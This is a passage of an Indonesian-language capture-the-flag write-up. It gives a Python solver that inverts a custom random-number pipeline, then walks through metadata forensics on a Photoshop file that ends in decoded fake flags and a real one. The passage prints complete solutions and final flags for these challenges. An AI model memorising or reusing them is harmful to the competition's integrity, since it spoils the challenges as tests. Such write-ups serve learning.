    state_bytes += word.to_bytes(4, 'big')  # Konversi ke bytes

# Cari flag pattern
start = state_bytes.find(b'WRECKIT60{')
end = state_bytes.find(b'}', start)
flag = state_bytes[start:end+1]
```

Technical Details:

Bit-Level Operation Reversal

Inverse Right Shift XOR

```
def inverse_right_shift_xor(y, s):
    x = 0
    for i in range(31, -1, -1):  # MSB to LSB
        if i >= 32 - s:
```

```
            x |= (bit_y << i)    # Copy bits
        else:
            # Recover: new_bit = bit_y ^ bit_x
            new_bit = bit_y ^ ((x >> (i+s)) & 1)
            x |= (new_bit << i)
    return x
```

Inverse Left Shift XOR AND:

```
def inverse_left_shift_xor_and(y, s, mask):
    x = 0
    for i in range(32):  # LSB to MSB
        if i < s:
            x |= (bit_y << i)    # Copy bits
        else:
            # Recover: new_bit = bit_y ^ (bit_x & bit_m)
            new_bit = bit_y ^ (((x >> (i-s)) & 1) & ((mask >> i) & 1))
            x |= (new_bit << i)
    return x
```

Modular Aritmatika

```
def mod_inverse(a, m):
    g, x, y = extended_gcd(a, m)
    if g != 1:
        raise ValueError("Modular inverse does not exist")
    return x % m
```

Full Solver

```
import math

def u32(x):
    return x & 0xFFFFFFFF

def rotl32(x, r):
```

```
    r %= 32
    return u32((x << r) | (x >> (32 - r)))

def rotr32(x, r):
    r %= 32
    return u32((x >> r) | (x << (32 - r)))

def extended_gcd(a, b):
    if a == 0:
        return b, 0, 1
    else:
        g, x, y = extended_gcd(b % a, a)
        return g, y - (b // a) * x, x

def mod_inverse(a, m):
    g, x, y = extended_gcd(a, m)
    if g != 1:
        raise ValueError("Modular inverse does not exist")
    return x % m

def inverse_right_shift_xor(y, s):
    x = 0
    for i in range(31, -1, -1):
        if i >= 32 - s:
            bit_y = (y >> i) & 1
            x |= (bit_y << i)
        else:
            bit_y = (y >> i) & 1
            bit_x = (x >> (i+s)) & 1
            new_bit = bit_y ^ bit_x
            x |= (new_bit << i)
    return x

def inverse_left_shift_xor_and(y, s, mask):
    x = 0
    for i in range(32):
        if i < s:
            bit_y = (y >> i) & 1
            x |= (bit_y << i)
```

```
        else:
            bit_y = (y >> i) & 1
            bit_x = (x >> (i-s)) & 1
            bit_m = (mask >> i) & 1
            new_bit = bit_y ^ (bit_x & bit_m)
            x |= (new_bit << i)
    return x

def xorshift32(x):
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return x & 0xFFFFFFFF

def untemper(y):
    y = inverse_right_shift_xor(y, 18)
    y = inverse_left_shift_xor_and(y, 15, 0xEFC60000)
    y = inverse_left_shift_xor_and(y, 7, 0x9D2C5680)
    y = inverse_right_shift_xor(y, 11)
    return y

PHI1 = 0x9E3779B1
PHI2 = 0x5851F42D
MASK1 = 0xA5A5A5A5
MASK2 = 0xC3C3C3C3
A_LCG = 1664525
C_LCG = 1013904223
N = 624

inv_PHI1 = pow(PHI1, -1, 2**32)
inv_PHI2 = pow(PHI2, -1, 2**32)

def inverse_transform_rounds(y, K, M, inv_PHI1, inv_PHI2):
    x = y
    x = inverse_left_shift_xor_and(x, 11, MASK2)
    x = inverse_right_shift_xor(x, 9)
    x ^= M
    x = u32(x * inv_PHI2)
    x = inverse_left_shift_xor_and(x, 13, MASK1)
```

```
    x = inverse_right_shift_xor(x, 7)
    x ^= K
    x = u32(x * inv_PHI1)
    return x

def main():
    with open('outputs.txt', 'r') as f:
        lines = f.readlines()

    S = int(lines[0].strip())
    K_xor_S = int(lines[1].strip())
    M_xor_STPHI1 = int(lines[2].strip())
    A_perm_xor_rotl = int(lines[3].strip())
    B_perm_xor_rotr = int(lines[4].strip())
    Z = [int(line.strip()) for line in lines[5:5+N]]

    K = u32(K_xor_S ^ S)
    S_times_PHI1 = u32(S * PHI1)
    M = u32(M_xor_STPHI1 ^ S_times_PHI1)
    rotl_S_7 = rotl32(S, 7)
    A_perm = u32(A_perm_xor_rotl ^ rotl_S_7)
    rotr_S_3 = u32((S >> 3) | ((S & 7) << 29))
    B_perm = u32(B_perm_xor_rotr ^ rotr_S_3)

    Y2 = []
    s = S
    for i in range(N):
        s = u32(A_LCG * s + C_LCG)
        Y2.append(s)

    Y3 = []
    t = u32(S ^ K)
    for i in range(N):
        t = xorshift32(t)
        Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))

    Y1 = []
    for i in range(N):
        add_term = u32(K * i + M)
```

```
        rot_Y3 = rotl32(Y3[i], (i ^ S) & 31)
        rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
        mix = rotr32(Z[i], rsh)
        Y1_i = mix ^ Y2[i] ^ rot_Y3 ^ add_term
        Y1.append(u32(Y1_i))

    T = []
    for y in Y1:
        T.append(untemper(y))

    words_perm = []
    for t_val in T:
        words_perm.append(inverse_transform_rounds(t_val, K, M, inv_PHI1,
inv_PHI2))

    inv_A = mod_inverse(A_perm, N)
    inv_perm = [0] * N
    for j in range(N):
        idx = (j - B_perm) * inv_A % N
        if idx < 0:
            idx += N
        inv_perm[j] = idx

    words_rot = [0] * N
    for j in range(N):
        words_rot[j] = words_perm[inv_perm[j]]

    r = K % N
    words = [0] * N
    for i in range(N):
        idx = (i - r) % N
        words[i] = words_rot[idx]

    state_bytes = b''
    for word in words:
        state_bytes += word.to_bytes(4, 'big')

    start = state_bytes.find(b'WRECKIT60{')
    end = state_bytes.find(b'}', start)
```


```
    flag = state_bytes[start:end+1]
    print(flag.decode())

if __name__ == '__main__':
    main()
```

FLAG:

```
WRECKIT60{this_is_a_super_long_ctf_flag_constructed_for_testing_state_embedding_and_solver_robustness__it_contains_letters_numbers_and_underscores_to_keep_parsing_simple_and_reliable__remember_that_the_best_attacks_start_with_clean_models_and_precise_inversions__keep_hacking_friend_h4h4_1t01d_1s_h3r3_t0_m4k3_y0ur_d4y_b3tt3r_h4h4h4h4h4h4h4h4h4h4h4_:p}
```

Category : Miscellaneous

Challenge El Disenador Loco



Analisa

Diberikan attachment file bernama chall.psd, karena baru first time dikasih file ber-extension .psd, langsung aja kita coba analisa terlebih dahulu ini file apa dengan command file dan ini hasilnya.

```
(sage) ┌──(root㉿kali)-[/home/…/Downloads/wreckit/misc/eldisenadorloco]
└─# file Chall.psd
Chall.psd: Adobe Photoshop Image, 504 x 648, RGB, 3x 8-bit channels
```


Ancrit, gua di Linux malah dikasih Photoshop (di Windows juga gak punya sih🥀). Karena bener-bener baru first time ketemu challenge yang beginian jadi kita pake starter up chall foren aja (strings + grep, exiftool, binwalk, foremost, zsteg, aperisolve, dkk😂). Ini hasilnya saat kita coba cari flag dengan strings + grep.

```
(sage) ┌──(root㉿kali)-[/home/…/Downloads/wreckit/misc/eldisenadorloco]
└─# strings Chall.psd | grep WR
                <photoshop:LayerText>WRECKIT60{DUDE_STOP_OVERTHINKING_THIS_FILE_NOT_EVERYTHING_THAT_LOOKS_LIKE_A_FLAG_IS_ACTUALLY_THE_FLAG} </photoshop:LayerText>
```

Satu fake flag berhasil didapat😹, Kali ini kita coba gunakan exiftool untuk melihat lebih lanjut karena siapa tau di metadata bisa mendapatkan petunjuk.

```
(sage) ┌──(root㉿kali)-[/home/…/Downloads/wreckit/misc/eldisenadorloco]
└─# exiftool Chall.psd
ExifTool Version Number         : 13.25
File Name                       : Chall.psd
Directory                       : .
File Size                       : 3.0 MB
File Modification Date/Time     : 2025:10:05 08:34:36+07:00
File Access Date/Time           : 2025:10:05 08:35:38+07:00
File Inode Change Date/Time     : 2025:10:05 08:35:33+07:00
File Permissions                : -rw-rw-r--
File Type                       : PSD
File Type Extension             : psd
MIME Type                       : application/vnd.adobe.photoshop
Num Channels                    : 3
Image Height                    : 648
Image Width                     : 504
Bit Depth                       : 8
Current IPTC Digest             : 0a34dc1aa169c1540799d7861d88861d
Coded Character Set             : UTF8
Application Record Version      : 0
Caption-Abstract                : 87 82 69 67 75 73 84 54 48 123 73 70 95 89 79 85 95 83 80 69 78 84 95 77 79 82 69 95 84 72 65 78 95 65 78 95 72 79 85 82 95 82 69 65
68 73 78 71 95 77 69 84 65 68 65 84 65 95 73 78 95 80 72 79 84 79 83 72 79 80 95 89 79 85 95 72 65 86 69 95 66 69 69 78 95 83 85 67 67 69 83 83 70 85 76 76 89 95 84 82
 79 76 76 69 68 125
Object Name                     : 575245434b495436307b46414b455f4d455441444154415f464c41475f683468
IPTC Digest                     : 0a34dc1aa169c1540799d7861d88861d
XMP Toolkit                     : Adobe XMP Core 9.1-c001 79.a8d4753, 2023/03/23-08:56:37
Creator Tool                    : Adobe Photoshop 24.7 (Windows)
Create Date                     : 2025:09:29 14:57:11+07:00
Metadata Date                   : 2025:09:30 10:29:41+07:00
Format                          : application/vnd.adobe.photoshop
Description                     : 87 82 69 67 75 73 84 54 48 123 73 70 95 89 79 85 95 83 80 69 78 84 95 77 79 82 69 95 84 72 65 78 95 65 78 95 72 79 85 82 95 82 69 65
68 73 78 71 95 77 69 84 65 68 65 84 65 95 73 78 95 80 72 79 84 79 83 72 79 80 95 89 79 85 95 72 65 86 69 95 66 69 69 78 95 83 85 67 67 69 83 83 70 85 76 76 89 95 84 82
 79 76 76 69 68 125
Title                           : 575245434b495436307b46414b455f4d455441444154415f464c41475f68346834683468347d
Instance ID                     : xmp.iid:4c039a28-5aea-0446-973d-0ca025bf022d
Document ID                     : xmp.did:c4c06817-69c9-c84d-8373-3980287fdcfa
Original Document ID            : xmp.did:c4c06817-69c9-c84d-8373-3980287fdcfa
History Action                  : created, saved, saved
History Instance ID             : xmp.iid:c4c06817-69c9-c84d-8373-3980287fdcfa, xmp.iid:d85c4a72-73b7-d540-9400-7ee54956d6e3, xmp.iid:4c039a28-5aea-0446-973d-0ca025bf0
22d
```


Nah setelah coba semua yang ada satu-satu, di bagian Title saat di-decode ini hasilnya.



2 fake flag sudah didapat😹 Sekarang, kita coba untuk lihat value yang lain di dalam metadata nya dan didapatkan value ini.

```
Text Layer Name                : 1010111 1010010 1000101 1000011 1001011 1001001 1010100 110110 110000 1111011 1001110 1001111 1010100 1011111 1000101 1010110 1000101
 1010010 1011001 1010100 1001000 1001001 1001110 1000111 1011111 1010100 1001000 1000001 1010100 1011111 1001100 1001111 1
Text Layer Text                : WRECKIT60{DUDE_STOP_OVERTHINKING_THIS_FILE_NOT_EVERYTHING_THAT_LOOKS_LIKE_A_FLAG_IS_ACTUALLY_THE_FLAG}
```


Binary nya langsung saja kita decode dan ini hasilnya.




Meskipun kita gak bisa lihat flag nya full, tapi karena binary nya berada di bagian yang bernama Text Layer Name, yang dimana di bawahnya adalah Text Layer Text yakni fake flag yang awal kita temui maka sepertinya mereka adalah fake flag yang sama. Lanjut ke bawah lagi dan terlihat ada text yang terlihat seperti base64. Bisa terlihat di bawah.

```
Layer Names                    : Background, MDZUSUtDRVJXe1RTT01MQV9FUkVIVF9, 575245434b495436307b4e4f545f455, 1010111 1010010 1000101 1000011
Layer Unicode Names            : Background, MDZUSUtDRVJXe1RTT01MQV9FUkVIVF9UVUJfVE9OX05JX1NJSFRfUFVPUkd9, 575245434b495436307b4e4f545f4556455259544849 4e475f544841545
f4c4f4f4b535f4c494b455f415f464c41475f49535f41435455414c4c595f5448455f464c41477d0d0a, 1010111 1010010 1000101 1000011 1001011 1001001 1010100 110110 110000 1111011 1001
110 1001111 1010100 1011111 1000101 1010110 1000101 1010010 1011001 1010100 1001000 1001001 1001110 1000111 1011111 1010100 1001000 1000001 1010100 1011111 1001100 100
1111 1
```


Nah langsung aja kita decode, dan ini hasilnya.




Karena gak kebaca banget, tambahin aja recipe reverse dan akhirnya bisa kebaca meskipun urutannya masih rancu.




Sepertinya yang benar urutannya adalah WRECKIT60{THIS_NOT_IN_GROUP_BUT_ALMOST_THERE}, sehingga fake flag ketiga sudah didapat😹 Namun karena masih no solve akhirnya probset pun bersabda seperti ini.



Langsung aja download dan ekstrak, didapatkan file berikut.



Seperti biasa, kalau ada file extension yang baru kita temui, lihat dulu ada strings apa saja WKWKWKWK. Karena malas baca satu-satu, cat aja semuanya sekaligus.



Karena terlihat ada strings mirip flag yang rusak, kita coba lanjut baca dulu aja. Siapa tau di bawah ada yang lebih jelas wkwkwkwk. Dan ternyata setelah scroll, ditemukan yang paling jelas seperti ini.

Karena ini yang paling jelas dan gampang di-rakit, ya udah rakit dan jadilah flag seperti ini.

```
WRECKIT60{BRO_THIS_IS_NOT_A_DESIGN_CONTEST_JANGAN_SERIUS_BGT_NEXT_TIME_JUST_CHECK_THE_SWATCHES_FIRST_WKWK}
```

Dan saat di-submit, TERNYATA BENER WKWKWK.

FLAG:

`WRECKIT60{BRO_THIS_IS_NOT_A_DESIGN_CONTEST_JANGAN_SERIUS_BGT_NEXT_TIME_JUST_CHECK_THE_SWATCHES_FIRST_WKWK}`